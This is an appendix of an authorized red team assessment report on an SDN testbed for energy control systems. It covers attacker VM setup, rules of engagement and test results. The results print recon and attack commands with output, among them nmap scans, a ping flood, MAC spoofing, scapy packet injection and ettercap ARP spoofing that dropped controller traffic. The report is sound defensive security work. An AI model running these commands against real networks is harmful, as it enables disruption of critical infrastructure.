


Figure C-5. ESXi SDN Data Plane Network Configuration

C.4 Red Team Network Configuration

To provide the Red Team an internal access point to the SDN test environment, a number of Kali Linux[100] nodes were configured on the virtual machine server. These nodes are not part of the SDN test environment and are provided as examples of possible compromised nodes or rogue devices that are on the SDN and management networks. They were used by the Red Team to perform internally sourced attacks against the SDN data plane and management plane networks.

Kali Linux is the preferred toolset for penetration testing and digital forensics because it is designed specifically for that purpose. Kali is a lightweight Linux distribution that can be run directly from software downloaded to a compact disc or universal serial bus attached storage, or it can be installed in a virtual machine or stand-alone computer. The Kali Linux nodes in the SDN test environment are configured as virtual machines running on a VMWare ESXi server platform.

The Kali Linux VMs were connected to both the SDN data plane or management plane networks and to the internal network the Red Team accessed to perform tests remotely.

The Kali Linux nodes are named RedTeamVM1 through RedTeamVM10

C.4.1 RedTeamVM1

Operating software: Kali Linux
IP address: 172.16.1.2/24
IP address: 192.168.1.120/24
Application software loaded: Open vSwitch
Application software version: v2.10.1
Application software loaded: OpenDaylight
Application software version: vCarbon
Application software loaded: Ryu SDN Controller
Application software version: v4.30
Physical connections: SEL 2740 #1

C.4.2 RedTeamVM2

Operating software: Kali Linux
IP address: 172.16.1.3/24
IP address: 192.168.1.121/24
Application software loaded: Open vSwitch
Application software version: v2.10.1
Application software loaded: OpenDaylight
Application software version: vCarbon
Application software loaded: Ryu SDN Controller
Application software version: v4.30
Physical connections: SEL 2740 #1

[100] See https://www.kali.org/ for additional information

C.4.3 RedTeamVM3

Operating software: Kali Linux
IP address: 172.16.1.4/24
IP address: 192.168.1.122/24
Application software loaded: Open vSwitch
Application software version: v2.10.1
Application software loaded: OpenDaylight
Application software version: vCarbon
Application software loaded: Ryu SDN Controller
Application software version: v4.30
Physical connections: SEL 2740 #1

C.4.4 RedTeamVM4

Operating software: Kali Linux
IP address: 172.16.1.5/24
IP address: 192.168.10.123/24
Application software loaded: Open vSwitch
Application software version: v2.10.1
Application software loaded: OpenDaylight
Application software version: vCarbon
Application software loaded: Ryu SDN Controller
Application software version: v4.30
Physical connections: Management network

C.4.5 RedTeamVM5

Operating software: Kali Linux
IP address: 172.16.1.6/24
IP address: 192.168.1.124/24
Application software loaded: Open vSwitch
Application software version: v2.10.1
Application software loaded: OpenDaylight
Application software version: vCarbon
Application software loaded: Ryu SDN Controller
Application software version: v4.30
Physical connections: SEL 2740 #2

C.4.6 RedTeamVM6

Operating software: Kali Linux
IP address: 172.16.1.7/24
IP address: 192.168.1.125/24
Application software loaded: Open vSwitch
Application software version: v2.10.1
Application software loaded: OpenDaylight
Application software version: vCarbon
Application software loaded: Ryu SDN Controller
Application software version: v4.30
Physical connections: SEL 2740 #2

C.4.7 RedTeamVM7

Operating software: Kali Linux
IP address: 172.16.1.8/24
IP address: 192.168.1.126/24
Application software loaded: Open vSwitch
Application software version: v2.10.1
Application software loaded: OpenDaylight
Application software version: vCarbon
Application software loaded: Ryu SDN Controller
Application software version: v4.30
Physical connections: SEL 2740 #2

C.4.8 RedTeamVM8

Operating software: Kali Linux
IP address: 172.16.1.9/24
IP address: 192.168.1.127/24
Application software loaded: Open vSwitch
Application software version: v2.10.1
Application software loaded: OpenDaylight
Application software version: vCarbon
Application software loaded: Ryu SDN Controller
Application software version: v4.30
Physical connections: SEL 2740 #3

C.4.9 RedTeamVM9

Operating software: Kali Linux
IP address: 172.16.1.10/24
IP address: 192.168.1.128/24
Application software loaded: Open vSwitch
Application software version: v2.10.1
Application software loaded: OpenDaylight
Application software version: vCarbon
Application software loaded: Ryu SDN Controller
Application software version: v4.30
Physical connections: SEL 2740 #3

C.4.10 RedTeamVM10

Operating software: Kali Linux
IP address: 172.16.1.11/24
IP address: 192.168.1.129/24
Application software loaded: Open vSwitch
Application software version: v2.10.1
Application software loaded: OpenDaylight
Application software version: vCarbon
Application software loaded: Ryu SDN Controller
Application software version: v4.30
Physical connections: SEL 2740 #3

C.5 Red Team Rules of Engagement

The “Rules of Engagement” provided to the Red Team evaluators listed below.

5. How to communicate findings
   - Findings will be communicated by the Red Team staff to PNNL staff using Entrust encrypted and signed email messages.
   - Findings will be marked (e.g., Official Use Only − OUO) according to the appropriate classification guide.
   - PNNL will use the U.S. Department of Energy to ensure equities are protected.
   - After 90 to 120 days, vulnerabilities will be disclosed to the appropriate vendor.
6. Classification Guidance
   - The SDN4EDS Project will use CG-SS-5 dated July 22, 2016. Methods or techniques developed/provided by another agency to defeat or degrade component performance may be classified by that agency. See the cognizant agency's classification guidance for direction.
7. Do not touch list
   - IP addresses beginning with XXX.XXX.0.0/16[101], and XXX.XXX.XXX.0/24 through XXX,XXX,XXX.0/24 are on the “do not touch” list. Other IP ranges or devices that should not be subjected to aggressor actions include:
     – -- None provided --
     – Figure C-2 also depicts this information.
8. Red team members will simulate different threat models during the Red Team engagement.
   - Outsider – Access will be provided to an engineering workstation that represents a compromised personal computer node as a result of a successful phishing attack.
   - Trusted third party – Access will be provided that simulates a remote connection used by a vendor or integrator.
   - Trusted insider – Access will be provided to a trusted system (e.g., historian) used by a malicious insider.
   - Trusted administrator – Can unauthorized changes made by an administrative user be identified or logged for investigation?
   - Others – To be determined
9. Data recording limitations
   Will we be capturing data during the Red Team activity? If so, we need to describe any issues in terms of classification, limited tap points, data storage limitations, etc.

[101] Actual IP addresses have been removed from this document

10. Documentation of attacks
    - Understanding the tools used and their effectiveness against SDN networking technology is extremely important. The deny-by-default configuration of the SDN network will make some tools less useful or even obsolete. It is imperative that we capture the tools used and their effectiveness so we can share that information with other interested organizations.
    - The following format will be used to document tool effectiveness:

Date	Time	Tool Name	Version	Results	Tool Effectiveness	Methodology Discussion

11. Aggressor initial objectives are identified below:
    - Explore effectiveness and identify differences for open-source tools, techniques, and procedures against both traditional managed and SDN switches
    - Identify if SDN switch technology is in use
    - Identify which (vendor, model) SDN switch is in use
    - Conduct reconnaissance against the SDN network
    - Identify lateral movement across the SDN network
    - Exploit the flow controller to switch communication
    - Compromise the SDN flow controller − Identify which (vendor, model) SDN flow controller is in use
    - Detect and respond to information gathering
    - Detect and respond to foot printing
    - Detect and respond to scanning and vuln analysis
    - Detect and respond to infiltration (attacks)
    - Detect and respond to data aggregation
    - Detect and respond to data ex-filtration
    - Others.
12. Who will validate methodology and results?
    - Sufficient information is required for PNNL staff to validate findings. This need drives the requirements for both documentation and data capture. Note that data capture may be provided from multiple sources including packet-capture files, SDN flow rules, syslog, etc. Using the combined set of data, PNNL will replicate successful exploits in our duplicate laboratory environment.
13. Status Meetings
    - Propose monthly
    - Should these be classified?

14. Permission to test

- The network the Red Team will target uses equipment purchased by the U.S. Department of Energy. The network design is based upon a notional network and does not represent any public or private sector network; the design is based upon the architecture identified in the SDN4EDS Architectural Blueprint Document. Red team staff under contract (contract number removed from this report) are authorized to use open source and proprietary tools to assess the security of the notional network. Testing is accomplished using a combination of off-site and on-site methods. The Red Team is authorized to perform off-site remote testing and on-site testing of the SDN4EDS environment subject to identified restrictions (specifically including the do not touch list) contained in this document.

15. Data Handling

- The PNNL environment is unclassified; however, the test results will be designated Business Sensitive, especially if they relate to a vendor's implementation rather than a configuration option. Communication of the effectiveness of findings, tools, techniques, and procedures, and notes should be encrypted with Entrust.
- Summary non-confidential findings will be included in future revisions of the SDN4EDS Architectural Blueprint Document.

C.6 Red Team Results

C.6.1 Introduction

The SDN4EDS project is focused on developing a secure blueprint for deployment of SDN-based networks within control system environments. The approach taken for the project has been to work with several SDN vendors and utilities to guide the design of a secure SDN deployment strategy. This strategy has been documented and outlined in a secure blueprint for SDN document. Additional to the vendor and utility partners, SNL has been tasked with performing a security assessment of the blueprint document along with a physical testbed, based on the blueprint document. SNL has been a partner on the project since the project began in February 2018. The goal of the SNL team is to discover and provide feedback for potential security concerns discovered during the assessment. This report outlines the on-site security assessment performed January 21−22, 2019.

The topology of the network (described in Section C.2), rules of engagement (Section C.5), username/password credentials of Red Team devices, and blueprint document were provided to the Red Team at the start of the assessment. Much of the remote portion of the assessment simulated an adversary with black box access and little information about the configuration of the other devices on the network. The Red Team was incrementally provided more information during the remote and on-site assessment. The remainder of this report outlines the timeline and tests performed during the remote and on-site Red Team assessments performed.

C.6.2 Timeline

Wednesday, January 16, 2019 – The Red Team was provided remote access and was able to successfully connect to the testbed.

Thursday and Friday, January 17 and 18, 2019 – For remote testing, the Red Team was able to perform networking scanning but was not able to view any other devices on the network other than the dedicated Red Team systems and an end device on the SDN network. The only SDN flow configured was to the historian (192.168.1.35), which was the only other end device observed. There were no open ports on this machine.

Monday, January 21, 2019 – At PNNL, the Red Team worked with PNNL to determine where in the architecture the Red Team should be inserted. The Red Team spent the first half of the day connecting to the network and collecting data to decide what types of tests should be performed and executed.

The PNNL team worked with the Red Team to make system modifications so that useful security tests were performed. An example includes providing access to the controller so that the Red Team could observe if the tests performed had any effect on the SDN operational network.

Tuesday, January 22, 2019 – At PNNL, the Red Team executed several security tests on the data plane, management plane, and man-in-the-loop attacks (e.g., inserting a hub between an end device and managed switch). The Red Team shared our test results with the PNNL personnel at the conclusion of the day.

C.6.3 Tools Used

The following tools were used by the Red Team evaluators:

- burp suite
- ettercap
- firefox
- macchanger
- net-tools
- netcat
- nmap
- ping
- scapy
- ssh
- tcpdump
- wireshark.

C.6.4 Test Results

C.6.4.1 Remote Testing

Over a two-day period, tests were performed to gain reconnaissance information about the network. The tests performed resulted in the only visible systems being the Red Team systems and the historian system which had no open ports. The commands run and results are shown below.

1. ping -b 192.168.1.255 – no responses received
2. nmap -sP 192.168.1.0/24

```
root@kali:~# nmap -sP 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 07:16 PST
Nmap scan report for 192.168.1.35
Host is up (0.00020s latency).
MAC Address: 00:0C:29:EE:D3:53 (VMware)
Nmap scan report for 192.168.1.120
Host is up (0.00016s latency).
MAC Address: 00:0C:29:00:E6:DB (VMware)
Nmap scan report for 192.168.1.121
Host is up (0.00015s latency).
MAC Address: 00:0C:29:87:DE:DF (VMware)
Nmap scan report for 192.168.1.122
Host is up (0.00014s latency).
MAC Address: 00:0C:29:BE:9C:9E (VMware)
Nmap scan report for 192.168.1.123
Host is up (0.00017s latency).
MAC Address: 00:0C:29:D6:AF:71 (VMware)
Nmap scan report for 192.168.1.124
Host is up (0.00016s latency).
MAC Address: 00:0C:29:6B:2C:8A (VMware)
Nmap scan report for 192.168.1.125
Host is up (0.00018s latency).
MAC Address: 00:0C:29:EC:17:32 (VMware)
Nmap scan report for 192.168.1.126
Host is up (0.00018s latency).
MAC Address: 00:0C:29:6C:11:93 (VMware)
Nmap scan report for 192.168.1.127
Host is up (0.00017s latency).
MAC Address: 00:0C:29:32:BB:E8 (VMware)
Nmap scan report for 192.168.1.129
Host is up (0.00016s latency).
MAC Address: 00:0C:29:3C:2E:9B (VMware)
Nmap scan report for 192.168.1.128
Host is up.
Nmap done: 256 IP addresses (11 hosts up) scanned in 27.70 seconds
root@kali:~#
```

3. ping all hosts separately

```
root@kali:~# ping 192.168.1.35
PING 192.168.1.35 (192.168.1.35) 56(84) bytes of data.
64 bytes from 192.168.1.35: icmp_seq=1 ttl=64 time=0.206 ms
64 bytes from 192.168.1.35: icmp_seq=2 ttl=64 time=0.164 ms
64 bytes from 192.168.1.35: icmp_seq=3 ttl=64 time=0.173 ms
^C
--- 192.168.1.35 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 51ms
rtt min/avg/max/mdev = 0.164/0.181/0.206/0.018 ms
root@kali:~#
root@kali:~# ping 192.168.1.120
PING 192.168.1.120 (192.168.1.120) 56(84) bytes of data.
64 bytes from 192.168.1.120: icmp_seq=1 ttl=64 time=0.173 ms
^C
```

```
--- 192.168.1.120 ping statistics ---
1 packet transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.173/0.173/0.173/0.000 ms
root@kali:~#
root@kali:~# ping 192.168.1.121
PING 192.168.1.121 (192.168.1.121) 56(84) bytes of data.
64 bytes from 192.168.1.121: icmp_seq=1 ttl=64 time=0.213 ms
64 bytes from 192.168.1.121: icmp_seq=2 ttl=64 time=0.152 ms
^C
--- 192.168.1.121 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 2ms
rtt min/avg/max/mdev = 0.152/0.182/0.213/0.033 ms
root@kali:~#
root@kali:~# ping 192.168.1.122
PING 192.168.1.122 (192.168.1.122) 56(84) bytes of data.
64 bytes from 192.168.1.122: icmp_seq=1 ttl=64 time=0.231 ms
64 bytes from 192.168.1.122: icmp_seq=2 ttl=64 time=0.169 ms
^C
--- 192.168.1.122 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 32ms
rtt min/avg/max/mdev = 0.169/0.200/0.231/0.031 ms
root@kali:~#
root@kali:~# ping 192.168.1.123
PING 192.168.1.123 (192.168.1.123) 56(84) bytes of data.
64 bytes from 192.168.1.123: icmp_seq=1 ttl=64 time=0.247 ms
64 bytes from 192.168.1.123: icmp_seq=2 ttl=64 time=0.153 ms
^C
--- 192.168.1.123 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 7ms
rtt min/avg/max/mdev = 0.153/0.200/0.247/0.047 ms
root@kali:~#
root@kali:~# ping 192.168.1.124
PING 192.168.1.124 (192.168.1.124) 56(84) bytes of data.
64 bytes from 192.168.1.124: icmp_seq=1 ttl=64 time=0.231 ms
64 bytes from 192.168.1.124: icmp_seq=2 ttl=64 time=0.175 ms
^C
--- 192.168.1.124 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 0.175/0.203/0.231/0.028 ms
root@kali:~#
root@kali:~# ping 192.168.1.125
PING 192.168.1.125 (192.168.1.125) 56(84) bytes of data.
64 bytes from 192.168.1.125: icmp_seq=1 ttl=64 time=0.254 ms
64 bytes from 192.168.1.125: icmp_seq=2 ttl=64 time=0.103 ms
^C
--- 192.168.1.125 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 30ms
rtt min/avg/max/mdev = 0.103/0.178/0.254/0.076 ms
root@kali:~#
root@kali:~# ping 192.168.1.126
PING 192.168.1.126 (192.168.1.126) 56(84) bytes of data.
64 bytes from 192.168.1.126: icmp_seq=1 ttl=64 time=0.242 ms
64 bytes from 192.168.1.126: icmp_seq=2 ttl=64 time=0.175 ms
^C
--- 192.168.1.126 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 0.175/0.208/0.242/0.036 ms
```

```
root@kali:~#
root@kali:~# ping 192.168.1.127
PING 192.168.1.127 (192.168.1.127) 56(84) bytes of data.
64 bytes from 192.168.1.127: icmp_seq=1 ttl=64 time=0.262 ms
64 bytes from 192.168.1.127: icmp_seq=2 ttl=64 time=0.199 ms
^C
--- 192.168.1.127 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 14ms
rtt min/avg/max/mdev = 0.199/0.230/0.262/0.034 ms
root@kali:~#
root@kali:~# ping 192.168.1.128
PING 192.168.1.128 (192.168.1.128) 56(84) bytes of data.
64 bytes from 192.168.1.128: icmp_seq=1 ttl=64 time=0.021 ms
64 bytes from 192.168.1.128: icmp_seq=2 ttl=64 time=0.032 ms
^C
--- 192.168.1.128 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 29ms
rtt min/avg/max/mdev = 0.021/0.026/0.032/0.007 ms
root@kali:~#
root@kali:~# ping 192.168.1.129
PING 192.168.1.129 (192.168.1.129) 56(84) bytes of data.
64 bytes from 192.168.1.129: icmp_seq=1 ttl=64 time=0.261 ms
64 bytes from 192.168.1.129: icmp_seq=2 ttl=64 time=0.145 ms
^C
--- 192.168.1.129 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 21ms
rtt min/avg/max/mdev = 0.145/0.203/0.261/0.058 ms
root@kali:~#
```

4. nmap Christmas scan

```
root@kali:~# nmap -sX 192.168.1.35
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 07:22 PST
Nmap scan report for 192.168.1.35
Host is up (0.000030s latency).
All 1000 scanned ports on 192.168.1.35 are closed
MAC Address: 00:0C:29:EE:D3:53 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
root@kali:~#
root@kali:~# nmap -sX 192.168.1.120
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 07:23 PST
Nmap scan report for 192.168.1.120
Host is up (0.000027s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: 00:0C:29:00:E6:DB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali:~#
root@kali:~# nmap -sX 192.168.1.121
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 07:23 PST
Nmap scan report for 192.168.1.121
Host is up (0.000030s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
```

```
22/tcp open|filtered ssh
MAC Address: 00:0C:29:87:DE:DF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali:~#
root@kali:~# nmap -sX 192.168.1.122
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 07:23 PST
Nmap scan report for 192.168.1.122
Host is up (0.000024s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: 00:0C:29:BE:9C:9E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
root@kali:~#
root@kali:~# nmap -sX 192.168.1.123
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 07:24 PST
Nmap scan report for 192.168.1.123
Host is up (0.000025s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: 00:0C:29:D6:AF:71 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali:~#
root@kali:~# nmap -sX 192.168.1.124
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 07:24 PST
Nmap scan report for 192.168.1.124
Host is up (0.000025s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: 00:0C:29:6B:2C:8A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
root@kali:~#
root@kali:~# nmap -sX 192.168.1.125
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 07:24 PST
Nmap scan report for 192.168.1.125
Host is up (0.000028s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: 00:0C:29:EC:17:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.41 seconds
root@kali:~#
root@kali:~# nmap -sX 192.168.1.126
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 07:25 PST
Nmap scan report for 192.168.1.126
Host is up (0.000061s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: 00:0C:29:6C:11:93 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali:~#
root@kali:~# nmap -sX 192.168.1.127
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 07:25 PST
Nmap scan report for 192.168.1.127
Host is up (0.000033s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: 00:0C:29:32:BB:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
root@kali:~#
root@kali:~# nmap -sX 192.168.1.128
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 07:25 PST
Nmap scan report for 192.168.1.128
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 14.32 seconds
root@kali:~#
root@kali:~# nmap -sX 192.168.1.129
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-15 07:25 PST
Nmap scan report for 192.168.1.129
Host is up (0.000025s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
22/tcp open|filtered ssh
MAC Address: 00:0C:29:3C:2E:9B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.37 seconds
root@kali:~#
```

C.6.4.2 Remote Testing Summary

For the remote testing, the SDN fabric and flow rules did an excellent job filtering traffic and minimizing visibility into the network. Our team also attempted a ping flood (ping -f192.168.1.35, which is not shown above) targeting the historian, but it was unknown on the effects of the ping flood because we did not have visibility into the rest of the network.

C.6.4.3 On-Site Testing

We divided our tests into two categories: 1) data plane and 2) management plane. The data plane tests attempted to spoof existing devices on the network, inject packets into the network, and made lateral movements in the network. The control plane tests consisted of attempting to subvert the OpenFlow communications between the controller and the SDN-capable switches. Below outlines our sets of tests performed while on-site.

C.6.4.3.1 Data Plane Tests

Test Number:	1
Test name:	Access Historian from untrusted node
Results:	Unsuccessful
Methodology discussion:	Use connectivity tools from an untrusted node to check if it is possible to connect to the historian (192.168.1.35). Tools include the “ping” command and a web browser (Firefox). Because there is not an SDN flow to allow this connection, it is not physically possible for these packets to be routed.

Test Number:	2
Test name:	Spoof a trusted IP address to access Historian
Results:	Unsuccessful
Methodology discussion:	From an untrusted node, set its IP address to one of the trusted IP address and then try to connect to the historian. Because an SDN flow also matches on physical port connection and MAC address, which our node did not spoof, this connection was not allowed. Used tools from the “net-tools” package and ssh client to test.

```
root@kali:~# ssh 192.168.1.35
ssh: connect to host 192.168.1.35 port 22: No route to host
root@kali:~#
```

Test Number:	3
Test name:	Spoof a trusted IP and MAC address to access Historian
Results:	Unsuccessful
Methodology discussion:	From an untrusted node, set its IP address and MAC address to one of the trusted ones. Because flow rules also take in to account the physically connected port, which we cannot spoof, there is no route for our connection. Used “macchanger” tool to test.

```
root@kali:~# macchanger -m 00:0c:29:3c:2e:9b eth0
Current MAC:   00:0c:29:00:e6:db (VMware, Inc.)
Permanent MAC: 00:0c:29:3c:2e:9b (VMware, Inc.)
New MAC:       00:0c:29:3c:2e:9b (VMware, Inc.)
```

Test Number:	4
Test name:	Access a backdoor service on the Historian
Results:	Unsuccessful
Methodology discussion:	The idea is to represent malicious code running on the historian that opens a Bind listener backdoor that an attacker can then use to access the system. TCP port 9999 was used for this test. Because there are no SDN flow rule to allow this, this connection cannot be made. Used netcat tool to simulate a backdoor service on the historian.

Test Number:	5
Test name:	Callback connection from Historian back to an attacker-controlled node
Results:	Unsuccessful
Methodology discussion:	The idea here to check if an attacker can use a compromised machine (e.g., the historian) to access other machines that do not have an SDN flow. An SSH server was started on our attacker node. We then tried to access the SSH server from the historian. This was unsuccessful because there is not an SDN flow for it.

```
historian@historian-virtual-machine:~$ ping 192.168.1.124
PING 192.168.1.124 (192.168.1.124) 56(84) bytes of data.
^C
--- 192.168.1.124 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2032ms

historian@historian-virtual-machine:~$ ssh 192.168.1.124
ssh: connect to host 192.168.1.124 port 22: Connection timed out
```

Test Number:	6
Test name:	SDN port visibility
Results:	Unsuccessful
Methodology discussion:	Add a flow to a 192.168.1.35 from a Kali VM (192.168.1.120) and start a service (ssh) on the historian (192.168.1.35). Our goal was to validate that the SDN switch would not show that port 22 was open when scanning with nmap unless a flow was explicitly installed to match port 22. The result was that only port 22 was shown as open when a flow was installed specifying to allow port 22.

Test Number:	7
Test name:	Packet injection
Results:	Unsuccessful

Methodology discussion:	From a Kali VM, our goal was to insert a packet into the network. We used the scapy tool to accomplish this.
	
	`>> for i in range(10):`
	`…  send(Ether(src="00:0c:29:ee:d3:53",`
	`dst="00:0c:29:00:e6:db")/IP(src="192.168.1.35", dst="192.168.1.120"))`
	
	This test was unsuccessful due to the physical port being specified in the flow rules. However, an additional test that was not complete should work if the physical port was not specified. The point of the physical port not specified would simulate a scenario where an administrator did not include the physical port in the flow rule for ease of management when adding new devices to an SDN switch.

Test Number:	8
Test name:	Sniffing traffic on SDN switches
Results:	Successful
Methodology discussion:	To understand what traffic was traversing each switch and to gain situational awareness of the SDN, traffic was sniffed for a number of minutes from kali1, kali5, and kali8. Since each of these were on virtual switches dedicated to the kali boxes, they should not have sniffed ICS network traffic. However, kali5 did sniff IEC 61850 GOOSE protocol traffic. This is due to a configuration fix PNNL staff made to the Raspberry Pi device creating this traffic. However, this is a conflict with the design of the SDN, which aims to isolate devices that should not observe each other's traffic.

C.6.4.3.2 Data Plane Tests

Test Number:	9
Test name:	Interact with the Openflow protocol on the controller
Results:	Unsuccessful
Methodology discussion:	Did a low effort attempt interacting with the OpenFlow service. Connected to the OpenFlow port with netcat and checked if we could get any interesting results from it. No interesting results were obtained. A better test would be to create an OpenFlow client that can successfully communicate with the controller.

Test Number:	10
Test name:	ARP spoof SDN controller and SDN switch and drop packets
Results:	Successful
Methodology discussion:	A Kali VM was inserted on the management network with the goal of ARP spoofing traffic between the SDN controller and the SDN switches. We used the ettercap tool to accomplish this goal: `ettercap -T –I eth0 -M arp:remote /192.168.10.1// /192.168.10.10//` This test verified that the same network exploitation techniques can be used on the management network. All traffic was observable, however it was communicated over an encrypted TLS connection. We were able to successfully drop packets and deny service for the communications between the controller and the switches.

Test Number:	11
Test name:	Drop/spoof syslog messages
Results:	Successful
Methodology discussion:	A Kali VM was inserted on the management network with the goal of ARP spoofing traffic between the SDN controller and the syslog server. We used the ettercap tool to accomplish this goal: `ettercap -T –I eth0 -M arp:remote /192.168.10.2// /192.168.10.1//` This test verified that the same network exploitation techniques can be used on the management network. All traffic was observable, however we did not see any syslog messages communicated. We manually pinged and were able to observe the ICMP packets. It appears that syslog messages would also be able to be spoofed/modified but we did not verify for this round of testing. We did confirm we could drop the ICMP packets which should also work for the syslog messages had any been observed.

